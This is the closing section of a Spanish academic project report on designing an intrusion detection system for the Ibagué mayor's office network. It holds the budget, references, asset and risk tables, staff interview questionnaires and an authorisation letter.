Internet	2	30	60,000	120,000	120,000	
<b>SUB TOTAL .....</b>					6,500,000	373,332
<b>TOTAL .....</b>					6,873,332	

**Tabla 2: Costos y Presupuesto para la Implementación del Diseño Propuesto**

RECURSO	DESCRIPCIÓN	PRESUPUESTO
Recursos Disponibles Entidades participantes	Se cuenta con la participación de funcionarios de la Alcaldía de Ibagué, estudiantes de la especialización de seguridad Informática de la Universidad Abierta y Distancia UNAD, como también de recursos computadores e internet, para la realización del proyecto	6,873,332
	Equipo de cómputo Servidor Corporativo	15.000.000
	Software IDS Herramienta OPEN SOURCE SURICATA	0
Infraestructura requerida implementación (Equipos, Software, Servicios y Logística)	Seguridad Perimetral (software de gestión de seguridad de amenazas ) renta Anualidad	50.000.000
	Software Antivirus	300.000
	Costos de Implementación e imprevistos 5%	1.443.466
	<b>TOTAL</b>	<b>\$ 73.616.798</b>

**Fuente:** Acuerdo Marco de conectividad II, Colombia Compra Precios de referencia (Históricos Contratos Alcaldía de Ibagué y Precios de Mercado)



## 10 REFERENCIAS

- Acevedo Juárez, Héctor. (8 de noviembre de 2011). ISO-27001: ¿Qué es y para qué sirve?". Recuperado de: <http://www.magazcitur.com.mx/?p=1574>
- Alcaldía Municipal de Ibagué (2019). Al Tablero, Programa de Cobertura. Recuperado de: <http://altablero.ibague.gov.co/WebFormPDTUS05M.aspx>
- Almanza Junco. Andrés Ricardo. (abril de 2016). Encuesta Nacional de Seguridad Informática. Recuperado de: <http://acis.org.co/revista139/content/tendencias-2016-encuesta-nacional-de-seguridad-inform%C3%A1tica>
- Arquitectura Ti en Colombia. (20 de mayo de 2017). Marco Referencia. Recuperado en: <http://www.mintic.gov.co/arquitecturati/630/w3-propertyvalue-8114.html>
- Condori, Alejo Henry Ivanita. (2012). Un Modelo de Evaluación de Factores Críticos de Éxito en la Implementación de la Seguridad en Sistemas de Información para determinar su influencia en la intención del usuario. Lima – Perú, Año 2012, p24, Universidad Inca Garcilaso de la Vega, Facultad Ingeniería de Sistemas". Recuperado de: <http://repositorio.concytec.gob.pe/handle/CONCYTEC/115>
- Luzon Guzmán Gina Ivanova. (2017) . Análisis y Diseño de un prototipo para un sistema de gestión de eventos de seguridad, utilizando la metodología OSSIM, Sangolquí", p34, Departamento Eléctrico y Electrónica, Universidad ESPEC. Recuperado de: <http://repositorio.espe.edu.ec/handle/21000/12517>
- Ministerio de Hacienda y Administración Pública del Gobierno de España. (2012). Magerit – versión 3.0 Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Recuperado de <https://www.ccn-cert.cni.es/documentos-publicos/1791-magerit-libro-ii-catalogo/file.html>

Ministerio de las TIC (29 de Julio de 2016). Controles de Seguridad y Privacidad de la Información. Recuperado de: [http://www.mintic.gov.co/gestionti/615/articulos-5482\\_G8\\_Conroles\\_Seguridad.pdf](http://www.mintic.gov.co/gestionti/615/articulos-5482_G8_Conroles_Seguridad.pdf)

Ministerio de Tecnologías de la Información y las Comunicaciones (2018). “Índice de Gobierno Digital – Nivel Territorial”. Recuperado de: <http://estrategia.gobiernoenlinea.gov.co/623/w3-propertyvalue-14714.html>

Mira Alfaro, Emilio José (2006). Implantación de un sistema de detección de intrusos en la Universidad de Valencia. Valencia, p142 Proyecto Final de Carrera. Universidad de Valencia. Ingeniería Informática. Recuperado de: <https://www.rediris.es/cert/doc/pdf/ids-uv.pdf>

Pérez, Ignacio. (21 de mayo de 2014). Las técnicas de Ingeniería Social evolucionaron, ¡presta atención. Recuperado de: <https://www.welivesecurity.com/la-es/2014/05/21/tecnicas-ingenieria-social-evolucionaron-presta-atencion>

Policía Nacional de Seguridad Digital en Colombia. (20 de mayo de 2017). “DNP, Documento Conpes 3854”. Recuperado en: <https://colaboracion.dnp.gov.co/CDT/Conpes/Econ%C3%B3micos/3854.pdf>

Red Hat Inc. Red Hat Enterprise Linux 4 (26 de Julio de 2017). Manual de seguridad, 2005. Capítulo 9. Detección de Intrusos. Recuperado de: <https://es.scribd.com/document/117597600/Manual-de-Seguridad-Linux-Red-Hat>.

Secretaría del Senado, (20 de mayo de 2017). Ley 1273 DE 2009. Recuperado de: [http://www.secretariassenado.gov.co/senado/basedoc/ley\\_1273\\_2009.html](http://www.secretariassenado.gov.co/senado/basedoc/ley_1273_2009.html)

Tarazona T. cesar h. (2017). Amenazas Informáticas y Seguridad de la Información. Recuperado de: <http://revistas.uexternado.edu.co/index.php/derpen/article/view/965/915>

Universidad Autónoma de México. (20 de mayo de 2017). Método de Investigación. (20 de mayo de 2017). Recuperado de: <http://www.psicol.unam.mx/Investigacion2/pdf/METO2F.pdf>

Vidal Londoño, Jesús. (2017). Una Nueva Experiencia en Seguridad Hacking Ético. Santiago de Cali, Universidad Militar Nueva Granada. Especialización en Administración de la Seguridad. Recuperado de: <https://repository.unimilitar.edu.co/bitstream/handle/10654/15838/vidallondo%F1o%20jes%FAshern%E1n2017.pdf;jsessionid=D33B5EC8889E2687E8DAC98734028ACE?sequence=1>

## ANEXOS

**Cuadro 1: Identificación Activos Informáticos**

[COM] REDES DE COMUNICACIONES	<ul style="list-style-type: none"> <li>• [LAN] Red LAN (Sistema de cableado estructurado categoría 5E (300) puntos de datos y 200 de voz</li> <li>• (Switch en variedad de marcas y líneas administrables y no administrables)</li> <li>• Armarios de comunicaciones (rack) con puertas y chapas, pero que se encuentran distribuidos en diferentes partes del edificio Municipal, fuera de la custodia de la oficina de informática.</li> <li>• Backbone, al igual que los racks, están expuestos a posibles desconexiones por no estar salvaguardados.</li> <li>• WiFi, estas funcionan a nivel local en el edificio principal y están configuradas con la seguridad de acceso básicos y controlados por el sistema de seguridad UTM de la entidad.</li> </ul>
	<ul style="list-style-type: none"> <li>• [internet]Internet, servicio prestado por un operador externo, mediante contrato.</li> </ul>

[HW] EQUIPOS INFORMÁTICOS	<ul style="list-style-type: none"> <li>• Servidores Linux internet</li> </ul>
	<ul style="list-style-type: none"> <li>• Firewalls, la seguridad perimetral está incluida dentro del mismo contrato del prestador de Servicio de Internet.</li> </ul>
	<ul style="list-style-type: none"> <li>• Router, los dispositivos de enrutamiento son de propiedad del prestador de servicio de conectividad e internet (ISP).</li> </ul>

[SW] APLICACIONES	<ul style="list-style-type: none"> <li>• [ Sistema Operativo] Linux Centos.</li> <li>• SO Windows Server 2003 (1)</li> <li>• SO Windows Server 2016 (1)</li> <li>• ERP PISAMI.</li> <li>• Windows XP, Siete, Ocho.</li> </ul>
	<ul style="list-style-type: none"> <li>• [Gestor Base Datos] Oracle 10G, Mysql</li> </ul>
	<ul style="list-style-type: none"> <li>• [Software]Software antivirus Kaspersky 2016 a nivel de equipos de cómputo (3 años de soporte)</li> </ul>
	<ul style="list-style-type: none"> <li>• [OFFICE] en sus diferentes versiones estándar (2003, 2007, 2010, 2013 y 2016).</li> </ul>

[HW] EQUIPOS INFORMÁTICOS	<ul style="list-style-type: none"> <li>• [HW] Servidores web</li> <li>• Equipo serial</li> <li>• Describir Arquitectura</li> <li>• Como se conecta</li> <li>• Que función hace</li> </ul>
	<ul style="list-style-type: none"> <li>• [HW] Servidor de base de datos y aplicación</li> <li>• Equipo serial</li> <li>• Describir Arquitectura</li> <li>• Como se conecta y que función desempeña</li> </ul>
	<ul style="list-style-type: none"> <li>• [app] Equipos virtuales, se cuenta con ocho (8) máquinas las cuales corren en diferentes versiones de Linux.</li> </ul>

**Cuadro 2: Identificación de Amenaza, Vulnerabilidad, Impacto y Riesgos**

Activo	Amenaza	Vulnerabilidad	Impacto	Riesgo
[COM]	Origen Industrial [I1]Fuego	Existe deficiencia de dotación de extintores en todas las oficinas de la entidad	Daño físico, indisponibilidad de aplicaciones	Pérdida total o parcial de la infraestructura de la red
	Origen Industrial [I6]Corte del suministro eléctrico	La entidad presenta un alto grado de degradación del sistema de cableado estructurado por el exceso de dispositivos de red en cascada conectados con el Switch, los cuales no son administrables y no cumplen con la norma IEEE 802, generando fallas que ocasionan caídas de la señal, situación que es constante.	Intermitencia de la señal con pérdida de paquetes, generando indisponibilidad de las aplicaciones y de los servicios	
	Origen Industrial [I8]Fallo de servicios de comunicaciones	conectados con el Switch, los cuales no son administrables y no cumplen con la norma IEEE 802, generando fallas que ocasionan caídas de la señal, situación que es constante.	Intermitencia de la señal ocasionando perdida de paquetes, generando indisponibilidad de las aplicaciones y de los servicios	Pérdida total o parcial de la infraestructura de la red
	Errores y Fallos no intencionados [E2] Errores del administrador, atribuibles a mala segmentación, gabinetes sin organización de cableado, y con malos contactos en el ponchado de los patch cords [E4]Errores de configuración, errores de asignación de máscaras de subred, fallas en cables de tipo backbone.	Desconocimiento técnico del funcionario que maneja la administración de la red de cableado estructurado	Perdida de datos, indisponibilidad aplicaciones	Perdida de datos y paquetes

Activo	Amenaza	Vulnerabilidad	Impacto	Riesgo
	<p>[E23] Errores de mantenimiento y actualización de equipos, atribuibles a mala segmentación, gabinetes sin organizar, no etiquetados, malos contactos de los patch cords</p> <p>[E9] Errores de [re-] encaminamiento, atribuibles a mala segmentación, gabinetes sin organizar, no etiquetados, malos contactos de los patch cords</p> <p>[E10] Errores de secuencia, atribuibles a mala segmentación, gabinetes sin organizar, no etiquetados, malos contactos de los patch cords.</p>			
	<p>[E.24] Caída del sistema por agotamiento de recursos</p>	<p>Toda la infraestructura del sistema de cableado estructurado se encuentra en categorías 5 y 5E, además de las velocidades de los diferentes Switchs instalados, los cuales manejan velocidades entre 10/100 Mbps y otros 10/100/1000 Mbps lo que hace la red transmita de manera lenta.</p>	<p>Caídas por agotamiento de los recursos, pérdidas de paquetes de datos</p>	<p>Perdida de información</p>

Activo	Amenaza	Vulnerabilidad	Impacto	Riesgo
	[A.11] Acceso no autorizado, el atacante logra penetrar a la red, accediendo a través de los puertos abiertos sin restricción y de esta manera a todos los recursos del equipo	Sistema de seguridad perimetral sin la implementación de un sistema de análisis de tráfico de entrada y salida, con la capacidad de alertar al equipo Firewall para que neutralice la amenaza.	Plataformas tecnológicas vulnerables	
	[A.11] Acceso no autorizado, el atacante logra romper la seguridad física y penetrar a la dependencias donde están instalados los armarios de comunicaciones (rack), de esta manera puede acceder a los recursos de la red y llegar a los servidores de datos.	Armarios de comunicaciones instalados en diferentes dependencias donde se encuentran sin las mínimas medidas de seguridad		Manipulación y pérdida de Información
	[A.12] Análisis de tráfico, al no tener un sistema de monitorización y tener control de los accesos autorizados, fácilmente un atacante puede realizar captura de paquetes, pudiendo con ello acceder a información como origen, destino y frecuencia de los envíos.			
	[A.24] Denegación de servicio, caídas por agotamiento de los recursos tecnológicos	Toda la infraestructura del sistema de cableado estructurado se encuentra en categorías 5 y 5E, además de las	Caídas por agotamiento de recursos, pérdidas de paquetes de información	Pérdida de información



Activo	Amenaza	Vulnerabilidad	Impacto	Riesgo
		<p>velocidades de los diferentes Switch instalados con velocidades de 10/100 Mbps y otros a 10/100/1000 Mbps, lo que hace la red transmita de manera lenta.</p>		
Internet	<p>origen Industrial [I6]Corte del suministro eléctrico</p>	<p>El servicio de energía es muy deficiente y presenta constantes caídas en todo el edificio, la autonomía de las UPS, destinada a la granja de servidores y cuarto de comunicaciones es aproximadamente de 45 minutos, por lo que al transcurrir este tiempo la indisponibilidad del servicio se genera.</p>	Indisponibilidad del servicio	Indisponibilidad aplicaciones
	<p>[I8]Fallo de servicios de comunicaciones</p>	<p>La entidad presenta un alto grado de degradación del sistema de cableado estructurado por el exceso de dispositivos de red en cascada conectados con el Switch, los cuales no son administrables y no</p>		

Activo	Amenaza	Vulnerabilidad	Impacto	Riesgo
		cumplen con la norma IEEE 802, generando fallas que ocasionan caídas de la señal, situación que es constante.		

Responsable: del activo Dirección de Informática y Técnico Dirección de Informática

**Cuadro 3: Formato entrevista funcionario Edwin Giovany Sánchez**

<b>Entidad:</b> Alcaldía de Ibagué		Ibagué, 23 de Abril de 2018		
<b>Dependencia</b>	Dirección de Informática	Entrevista: 1		
<b>Nombre Encuestado</b>	Edwin Giovany Sánchez, Técnico I	Encargado de coordinar labores de Administración y soporte en hardware y redes de datos		
<b>Rol dentro de la base de datos</b>	Usuario final ___ Administrador___ Programador___ Técnico X			
<b>Cuestionario</b>				
<b>Pregunta</b>	<b>SI</b>	<b>NO</b>	<b>OBSERVACIÓN</b>	
<b>¿Cuántos tipos de redes de alcance están implementados en la entidad :</b>				
Red de área local (LAN)?	X			
Red de área metropolitana (MAN)?				
Red de área simple (SPL)				
<b>¿Cuántos tipos de redes de por conexión están implementados en la entidad :</b>				
Medios guiados: cable coaxial, cable de par trenzado o fibra óptica?	X			
Medios no guiados: señales de radio, infrarrojos, microondas, Láser y otras redes inalámbricas?	X			

<b>¿Cuántos tipos de redes por tipo funcional están implementados en la entidad :</b>			
Cliente-servidor	X		
¿Se realizan actividades para la administración de la red tales como: gestión de fallas, mapeo de red, monitorización de los Switchs, revisión del backbone, monitorización de señal entre puntos?		X	Parcialmente, se revisan los armarios de comunicaciones y backbone, se realiza revisión a los Switch, pero no se realizan pruebas de funcionamiento y comunicación.
¿Conoce que tipo de segmentos de red se encuentran implementadas en la entidad?		X	
¿Conoce que direcciones IP públicas tiene la entidad ?	X		
¿Tiene la entidad un mapa arquitectónico de la red LAN que permitan la verificación del sembrado de nodos?		X	
¿Tiene la entidad un sistema de gestión unificada de amenazas (UTM) implementado?	X		
¿La Administración del sistema de gestión unificado de amenazas (UTM) es realizado por la entidad?		X	
¿ Tiene registro de los eventos de riesgos sucedidos que afecta directamente la seguridad física de la red?		X	
¿Tiene registro de eventos de seguridad, correspondientes a ataques informáticos a los servidores de base de datos?		X	
¿Se realiza copias de seguridad (diariamente)	X		

¿Se realiza copias de seguridad (Semanal)	X		
¿Se realiza copias de seguridad (Mensual)	X		
¿Las reglas de seguridad implementadas en el Firewall son consecuentes con las políticas de seguridad de la entidad?		X	
¿Todos los nodos se encuentran bajo un mismo estándar de modo que no se reduzca la velocidad de transmisión?		X	
¿Se gestiona la infraestructura de la red inalámbrica con base a los recursos de radiofrecuencia de los clientes?		X	
¿Los enlaces de la red se testean frecuentemente?	X		
¿La longitud de los tramos de cableado horizontal no excede de los 90 metros?		X	
¿El montaje del patch panel cumple con los requerimientos básicos del estándar 568-A y 568-B?		X	
¿El etiquetado implementado en la organización cuenta con un código de colores para facilitar su identificación?		X	
¿El cable cuenta con los recorridos horizontales correctos para el backbone y sus subsistemas?			No se tiene esta información, existen varios sistemas que se integraron en diferentes tiempos
¿El cableado estructurado del interior del edificio viaja dentro de canaleta o ducto?		X	Existen tramos de cables UTP expuestos a la intemperie.

¿Las direcciones IP'S de los equipos de cómputo son implementadas de forma fija?	X		
¿Cuentan con conmutadores en red, para la expansión de redes locales?	X		
¿Se tiene conexión a tierra física para protección de equipos ante posibles descargas eléctricas que puedan afectar?	X		
¿Cuenta con dispositivos para la regulación del voltaje?	X		
Se tiene implementado un sistema de control de acceso a los centros de cableado y dispositivos.	X		
¿Los equipos se encuentran instalados en áreas con temperaturas adecuadas para su funcionamiento?	X		
¿Esta implementado un modelo de QoS en la red?			No se cuenta con esta información del cumplimiento de este requerimiento
¿La red cuenta con los equipos y aplicaciones (protección) necesarias para tener un mayor resguardo de intrusos activos (hackers)?		X	Como se dijo anteriormente existen tramos de red expuestos
¿Existen planes de contingencia y continuidad que garanticen el buen funcionamiento de la red?		X	
¿Las terminaciones del cable de red están correctamente configuradas con base al código de colores de los pares trenzados?	X		Sin embargo por la degradación del sistema de cableado no todos los puntos están certificados

¿Se tienen suficientes nodos en la red para conectar todos los equipos que lo requieren?		X	El crecimiento de la red se ha subsanado con la creación de puntos a través de Switchs, con el uso de patch cords que no cumplen con la norma y que degradan el sistema en gran medida.
¿Cuenta con un análisis de vulnerabilidades en la implementación y configuración de los dispositivos de red?		X	
¿Los datos que viajan por la red se encuentran cifrados?		X	
En cuanto a las pruebas del cableado, ¿el departamento de TI, genera sus propios ataques para probar la solidez de la red y encontrar posibles fallas?		X	
Cuentan con administración interna de la red, es decir, ¿cuentan con VLAN's creadas en el servidor o en el Switch principal para tener una mayor administración en cada una de las oficinas que se dedican a diferentes actividades?		X	Se maneja una misma red, solo que se crean varios segmentos
Para evitar vulnerabilidades en las WLAN ¿Usan protocolos de autenticación, como está establecido en el estándar IEEE 802.1X?	X		
¿La cantidad de dispositivos de tipo Access Point es la adecuada en función del número de usuarios que se conectan, como lo establece el estándar 802.11n?		X	Los accesos por WiFi, no están controlados de manera eficiente.
¿Se encuentran documentados todos los eventos de amenazas presentados?	X		

**Cuadro 4: Formato entrevista funcionario Doris Galeano**

<b>Entidad:</b> Alcaldía de Ibagué		Ibagué, 20 de Abril de 2018	
<b>Dependencia</b>	Dirección de Informática	Entrevista: 2	
<b>Nombre Encuestado</b>	Doris Galeano Rodríguez, Profesional Universitario	Encargado de Administrar la base de datos y la seguridad de la información	
<b>Rol dentro de la base de datos</b>	Usuario final ___ Administrador X Programador___ Técnico		
<b>Cuestionario</b>			
<b>Pregunta</b>	<b>SI</b>	<b>NO</b>	<b>OBSERVACIÓN</b>
<b>¿Cuántos tipos de redes de alcance están implementados en la entidad :</b>			
Red de área local (LAN)?	X		
Red de área metropolitana (MAN)?			
Red de área simple (SPL)			
<b>¿Cuántos tipos de redes de por conexión están implementados en la entidad :</b>			
Medios guiados: Cable coaxial, cable de par trenzado o Fibra óptica?	X		
Medios no guiados: radio, infrarrojos, microondas, Láser y otras redes inalámbricas?	X		



<b>¿Cuántos tipos de redes por tipo funcional están implementados en la entidad :</b>			
Cliente-servidor	X		
¿Se realizan actividades para la administración de la red tales como: gestión de fallas, mapeo de red, monitorización de los Switchs, revisión del backbone, monitorización de señal entre puntos?		X	
¿Conoce que tipo de segmentos de red se encuentran implementadas en la entidad?		X	
¿Conoce que direcciones IP públicas tiene la entidad ?	X		
¿Tiene la entidad un mapa arquitectónico de la red LAN que permitan la verificación del sembrado de nodos?		X	
¿Tiene la entidad un sistema de gestión unificada de amenazas (UTM) implementado?	X		
¿La Administración del sistema de gestión unificado de amenazas (UTM) es realizado por la entidad?		X	
¿ Tiene registro de los eventos de riesgos sucedidos que afecta directamente la seguridad física de la red?		X	
¿Tiene registro de eventos de seguridad, correspondientes a ataques informáticos a los servidores de base de datos?		X	
¿Se realiza copias de seguridad (diariamente)	X		
¿Se realiza copias de seguridad (Semanal)	X		
¿Se realiza copias de seguridad (Mensual)	X		

¿Las reglas de seguridad implementadas en el Firewall son consecuentes con las políticas de seguridad de la entidad?		X	
¿Todos los nodos se encuentran bajo un mismo estándar de modo que no se reduzca la velocidad de transmisión?		X	
¿Se gestiona la infraestructura de la red inalámbrica con base a los recursos de radiofrecuencia de los clientes?		X	
¿Los enlaces de la red se testean frecuentemente?	X		
¿La longitud de los tramos de cableado horizontal no excede de los 90 metros?		X	
¿El montaje del patch panel cumple con los requerimientos básicos del estándar 568-A y 568-B?		X	
¿El etiquetado implementado en la organización cuenta con un código de colores para facilitar su identificación?		X	
¿El cable cuenta con los recorridos horizontales correctos para el backbone y sus subsistemas?			No se tiene esta información, existen varios sistemas que se integraron en diferentes tiempos
¿El cableado estructurado del interior del edificio viaja dentro de canaleta o ducto?		X	Existen trames de cables UTP expuestos a la intemperie.
¿Las direcciones IP'S de los equipos de cómputo son implementadas de forma fija?	X		
¿Cuentan con conmutadores en red, para la expansión de redes locales?	X		

¿Se tiene conexión a tierra física para protección de equipos ante posibles descargas eléctricas que puedan afectar?	X		
¿Cuenta con dispositivos para la regulación del voltaje?	X		
Se tiene implementado un sistema de control de acceso a los centros de cableado y dispositivos.	X		
¿Los equipos se encuentran instalados en áreas con temperaturas adecuadas para su funcionamiento?	X		
¿Esta implementado un modelo de QoS en la red?			No se cuenta con esta información del cumplimiento de este requerimiento
¿La red cuenta con los equipos y aplicaciones (protección) necesarias para tener un mayor resguardo de intrusos activos (hackers)?		X	Como se dijo anteriormente existen tramos de red expuestos
¿Existen planes de contingencia y continuidad que garanticen el buen funcionamiento de la red?		X	
¿Las terminaciones del cable de red están correctamente configuradas con base al código de colores de los pares trenzados?	X		Sin embargo por la degradación del sistema de cableado no todos los puntos están certificados
¿Se tienen suficientes nodos en la red para conectar todos los equipos que lo requieren?		X	EL crecimiento de la red se han subsanado con la creación de puntos a través de equipos Router y patch cord que no cumplen con

			la norma y que degradan el sistema en gran medida.
¿Cuenta con un análisis de vulnerabilidades en la implementación y configuración de los dispositivos de red?		X	
¿Los datos que viajan por la red se encuentran cifrados?		X	
En cuanto a las pruebas del cableado, ¿el departamento de TI, genera sus propios ataques para probar la solidez de la red y encontrar posibles fallas?		X	
Cuentan con administración interna de la red, es decir, ¿cuentan con VLAN's creadas en el servidor o en el Switch principal para tener una mayor administración en cada una de las oficinas que se dedican a diferentes actividades?		X	Se maneja una misma red, solo que se crean varios segmentos
Para evitar vulnerabilidades en las WLAN ¿Usan protocolos de autenticación, como está establecido en el estándar IEEE 802.1X?	X		
¿La cantidad de dispositivos de tipo Access Point es la adecuada en función del número de usuarios que se conectan, como lo establece el estándar 802.11n?		X	Los accesos por WIFI, no están controlados de manera eficiente
¿Se encuentran documentados todos los eventos de amenazas presentados?	X		

## Anexo A. Carta de aprobación para la realización proyecto Alcaldía de Ibagué.



**Grupo Informática**



Ibagué, 20 de mayo de 2017

Ingeniero

**Luis Fernando Zambrano**

Director Proyección de Seguridad Informática I  
Universidad Nacional Abierta y a Distancia  
Ibagué

Me dirijo a usted en calidad de Director del Grupo de Informática de la Alcaldía de Ibagué, con el fin de autorizar la ejecución del proyecto de investigación aplicada con el título: "ANÁLISIS PARA EL DISEÑO DE UN SISTEMA DE DETECCIÓN Y PREVENCIÓN DE INTRUSOS PARA LA RED LAN DE ALCALDÍA DE IBAGUÉ DEL EDIFICIO PRINCIPAL Y SEDES EXTERNAS CONECTADAS A TRAVÉS DE CANALES DE DATOS", quien tiene como ejecutores a los Ingenieros de Sistemas: Jaime Orlando Jaramillo y Erick Fabian Cardozo, dichos funcionarios pertenecen a la planta de personal de la entidad.

En tal sentido manifiesto, la gratitud de nuestra entidad alcaldía por considerarnos para el desarrollo de dicho proyecto que incidirá de manera positiva la seguridad del Sistema de Seguridad de Informática de la Alcaldía de Ibagué.

Cordialmente,

**LUIS ENRIQUE ALVAREZ**  
Director Grupo Informática

Secretaría Administrativa – Alcaldía de Ibagué